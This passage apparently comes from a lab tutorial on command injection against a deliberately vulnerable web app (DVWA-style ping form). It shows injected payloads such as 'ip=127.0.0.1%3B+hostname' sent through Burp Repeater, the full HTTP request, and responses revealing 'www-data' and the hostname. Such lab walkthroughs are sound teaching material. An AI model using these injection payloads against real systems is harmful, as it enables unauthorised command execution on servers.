64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.020 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.015/0.020/0.024/0.003 ms
www-data
```

Command Injection - On Burp

Find the previous request in your HTTP history and send it to the Repeater. You'll notice we are making a PSOT request with the message body "ip=127.0.0.1%3B+whoami&Submit=Submit". The %3B is URL encoding for a semicolon. Sometimes, special characters need to be encoded for a website to understand them. Try using the Repeater to run other commands. In my example, I've run the hostname command.



```
POST /vulnerabilities/exec/ HTTP/1.1
Host: 192.168.11.134
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.11.134
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://192.168.11.134/vulnerabilities/exec/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
tj5hltb3e4o5a29kf015hj6aka
Connection: close

ip=127.0.0.1%3B+hostname&Submit=Submit
```

```
<form name="ping" action="#" method="post">
  <p>
    Enter an IP address:
    <input type="text" name="ip" size="30">
    <input type="submit" name="Submit"
    value="Submit">
  </p>

</form>
<pre>
  PING 127.0.0.1 (127.0.0.1) 56(84) bytes
  of data.
  64 bytes from 127.0.0.1: icmp_seq=1
  ttl=64 time=0.019 ms
  64 bytes from 127.0.0.1: icmp_seq=2
  ttl=64 time=0.069 ms
  64 bytes from 127.0.0.1: icmp_seq=3
  ttl=64 time=0.074 ms
  64 bytes from 127.0.0.1: icmp_seq=4
  ttl=64 time=0.069 ms

  --- 127.0.0.1 ping statistics ---
  4 packets transmitted, 4 received, 0%
  packet loss, time 3061ms
  rtt min/avg/max/mdev =
  0.019/0.057/0.074/0.022 ms
  bryan-virtual-machine
</pre>
```